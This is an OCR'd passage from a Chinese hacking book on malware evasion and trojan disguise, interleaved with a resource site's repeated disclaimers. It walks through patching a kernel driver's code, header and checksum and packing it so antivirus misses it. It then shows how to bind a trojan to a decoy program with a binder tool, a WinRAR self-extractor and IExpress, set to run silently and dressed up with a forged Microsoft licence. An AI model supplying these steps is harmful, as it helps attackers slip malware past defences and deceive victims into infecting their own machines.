


图 7-91 寻找空白地址位置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第二步：在原位置单击鼠标右键，并在弹出的汇编窗口输入“jmp 00010BCC”，这样就可以使程序跳转到新的代码位置中。




图 7-92 输入汇编代码信息

第三步：在“00010BCC”的地址处单击鼠标右键，在弹出的汇编窗口输入特征码的语句“PUSH EAX”，然后再加上一句“jmp 000107C3”，这样就可以使文件上下连通并正常运行。




图 7-93 输入汇编代码信息

第四步：单击“文件”菜单中的“另存为”命令，并对修改的文件内容进行查杀，结果成功躲过了杀毒软件的检测。




图 7-94 查看最终修改结果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

小提示

在文件后面的部分加入一小段的花指令内容，可以在简单的调整源代码内容无效时使用。

由于 SYS 文件指令都是运行在 ring0，也就是我们常说的 Windows 系统内核，而普通的应用程序只是在系统最外层运行的，所以大家在修改的时候一定要小心。最好不要频繁的让代码指令跳来跳去，尽量不改变原代码大小、执行流程等。

7.8.4 文件头修改

SYS 文件虽然可以通过修改特征码免杀，但是操作起来还是比较麻烦，黑客还可以在文件头上做些文章。首先利用工具 C32Asm 的“打开十六进制”命令打开 SYS 文件，接着将文件头的前两个字母 MZ 都改为小写字母就可以了。

另外还可以用“打开反汇编”命令打开该文件，然后在反汇编窗口中单击鼠标右键中的“跳到入口点”命令。从图 7-95 中可以看到，该 SYS 文件入口点的汇编语句为 PUSH 0，单击右键中的“对应 HEX 编辑”命令，然后在十六进制窗口中选择右键中的“对应汇编模式编辑”命令，最后通过“汇编”命令用 POP 0 或直接用 NOP 填充即可。



图 7-95 文件头的修改

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

从上面的修改方法可以看到，SYS 文件的免杀方法实际上和 EXE 文件大同小异，只不过 SYS 文件在免杀完成以后还有一个非常重要的步骤，这也是 SYS 文件有别于其它 EXE 文件的地方。那就是驱动文件免杀后必须重做文件的校验和，否则驱动加载会失败。运行修改程序 PEditor，载入刚刚免杀的驱动文件后，单击窗口中的“校验和”按钮，并在弹出的窗口中单击“修正”按钮，这样就完成了驱动文件的完全修正。




图 7-96 校验和的修正

7.8.5 加壳处理操作

加壳操作一直是最常见的免杀方法之一，不过由于 SYS 文件运行在系统的内核空间，所以大多数加壳程序是没法使用的。不过 ASPack 这款加壳程序，却可以直接对 SYS 文件进行加壳，只需要对区段名称进行修改就可以起到免杀作用。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



Chapter 8

木马伪装的多种方式

木马之所以狡猾，除了它能躲避杀毒软件的查杀外，还能诱骗用户运行。所以本章将揭开木马伪装的面具，为读者展示一些黑客常用的诱骗方法，从而让大家更加清楚地了解木马运行的整个流程。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.1 文件捆绑

随着人们网络安全意识的提高，直接通过原始的方法让对方运行木马、后门等恶意程序已经非常困难，所以黑客通过各种方法将恶意程序进行伪装。而其中，将恶意程序和正常的文件进行捆绑则是最简单、最可行也是最长用的一种方法，当受害者运行这些捆绑好的文件后，其中的恶意程序就会被激活。

8.1.1 常规捆绑

要将恶意程序和正常的文件进行捆绑，需要使用一类名为捆绑器的软件。

小知识 捆绑器的使用一般分为下面几个步骤：1.添加捆绑文件，包括要捆绑的恶意程序和被捆绑的常规文件，例如图片、FLASH 动画、迷你游戏等；2.设置捆绑的属性并选择捆绑后的文件图标；3.合并生成相应的文件。

文件捆绑看似很简单，确有一定的技巧，比如文件添加的顺序就非常有讲究，应该先添加被捆绑的常规文件，最后添加要捆绑的恶意程序，而不是随便添加就可以的。下面我们要演示的捆绑工具是“南域剑盟捆绑器 2008 正式版”。

第一步：先在“选择要绑定的第一个文件”中设置批处理文件，接着在“选择要绑定的第二个文件”中设置木马文件。

第二步：单击“提取图标”按钮，在弹出的窗口选择一个安装程序，这样就把安装程序的图标提取出来。

第三步：单击“现在捆绑后生成的目标文件”选项，在弹出的窗口中设置捆绑文件保存的目录。配置完成后单击“开始捆绑”按钮，即可生成需要的捆绑文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-1 捆绑木马程序

8.1.2 压缩捆绑

1.WinRAR 压缩捆绑

除了利用专业的捆绑工具外，还可以利用常见的压缩程序进行操作，比如大名鼎鼎的WinRAR。

第一步：选定需要捆绑的文件，比如木马的服务端“muma.exe”和被捆绑的文件“mplayerc.exe”。然后单击右键菜单中的“添加到 muma 压缩包”命令。




图 8-2 文件压缩操作

第二步：双击生成的这个 RAR 文件，再单击工具栏上的“自解压”图标。在弹出的“自解压格式”窗口里，单击 WinRAR “高级”选项卡中的“SFX 选项”按钮，然后会出现一个“高级自

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

解压选项”对话框，如图 8-4 所示。




图 8-3 查看压缩文件



图 8-4 自解压的选择




图 8-5 自解压的设置

第三步：分别在“解压路径”中输入“%systemroot%\temp”，“解压后运行”中输入木马服务程序“muma.exe”，“解压前运行”中输入“mplayerc.exe”，如图 8-5 所示。

经过这样的设置以后，就初步实现了文件捆绑。这样生成的程序在运行时，会先调用“mplayerc.exe”这个文件，等这个程序打开完毕以后，才会运行木马服务端“muma.exe”，这样

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

就可以起到一定的迷惑作用。

第四步：切换到“模式”选项卡，选中“全部隐藏”和“覆盖所有文件”选项，这两个选项是为了不让 RAR 解压的时候弹出提示窗口。

第五步：单击“文字和图标”标签，选择一个图标（通常是一个具有迷惑性的图标）来使用。“确定”后返回，在同一个目录下就会生成一个与 RAR 同名的 EXE 文件，这样就实现了这两个文件的捆绑。




图 8-6 运行方式设置




图 8-7 修改代码内容

第六步：此时如果运行自解压文件，也只是打开了正常文件，而捆绑的木马文件并没有运行。现在需要修改一下文件的注释才可以，用 WinRAR 打开这个自解压文件。单击工具栏中的“注释”按钮，在弹出的窗口中将代码的 presetup 改为 setup 即可。这样两个文件就都可以运行了，只是需要用户在关闭运行的正常文件后，木马文件才会自动运行。

前面的这种捆绑还是不完美，因为用户通过右键就可以对其进行解压操作，所以黑客会对自解压文件进行变异。

第一步：运行编辑工具 C32Asm，单击“文件→打开十六进制文件”命令，选择自解压文件程序。

第二步：单击“搜索→搜索”命令，在窗口中的“类型”栏里选择“十六进制”项，然后在“搜索”栏中输入“807A0161”，如图 8-8 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 8-8 搜索关键代码

第三步：在搜索结果中将 61 改成其它数值即可，这里改成了 60。接着按照同样的方法，搜索十六进制值 526172211A07，把 61 修改为刚刚替换的数值。




图 8-9 修改关键代码

2.系统工具压缩捆绑

其实 Windows 系统自带的一款名为 IExpress 的小工具也能实现木马文件的捆绑功能，通过它可以制造出各种 CAB 格式的压缩文件和自解压程序。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

小提示

IExpress是Windows系统自带的程序，所以制作出来的自解压程序包具有很好的兼容性，它使用了多种不同的自解压文件技术对软件更新进行打包，这些格式能够自动运行程序包中包含的安装程序。

小知识 IExpress技术是Microsoft使用的一项技术，用于为某些IE浏览器版本、某些Windows系统以及其他多种产品创建软件更新程序包。

IExpress的使用方法很简单，下面我们来演示该程序的使用步骤。

第一步：单击开始菜单中的“运行”命令，在弹出的对话框中输入“IExpress”就可以启动该程序配置向导。




图 8-10 运行压缩程序

小提示

虽然IExpress程序的操作界面是英文，但是由于它采用了向导式的配置流程，所以操作起来也非常的简单。

程序的配置窗口为用户提供了两个选择项，一个是创建新的自解压文件（Create new Self Extraction Directive file），另一个是打开已经保存的自解压模板文件（Open existing Self Extraction Directive file）。由于是第一次使用，之前没有配制好的模板文件供用户选择，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

所以这里选择第一个选项，并单击“下一步”按钮。



图 8-11 创建新的文件




图 8-12 选择压缩方式

第二步：自解压程序的压缩方式有三种可供选择，包括建立自解压并自动安装压缩包(Extract files and run an installation command)、建立自解压压缩包(Extract files only)和建立 CAB 压缩包(Create compressed files only〔ActiveX Installs〕)，这里要制作木马服务端的自解压程序包，所以需要选择窗口中的第一项，如图 8-12 所示。

第三步：单击“下一步”按钮，在窗口中接着输入压缩包的标题(不是压缩包的文件名)，中英文都可以，设置完成后再单击“下一步”按钮，如图 8-13 所示。




图 8-13 设置文件名称




图 8-14 隐蔽运行设置

第四步：在“确认提示”这个配置窗口中，程序会询问在自解压程序包运行前是否提示用户确认。作为木马服务端的安装，所以最好还是不要声张的好，因此这里选择第一项“不提示”(No prompt)，如图 8-14 所示。

第五步：单击“下一步”按钮，在“用户允许协议”中黑客可以添加一个伪造的软件公司用户协议用来迷惑他人，选择“显示用户允许协议”(Display a icense)选项，单击“Browse”按钮

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

来选择一份伪造好的文本文件，比如伪装成大名鼎鼎的 Microsoft 公司，如图 8-15 所示。




图 8-15 设置用户协议




图 8-16 添加压缩文件

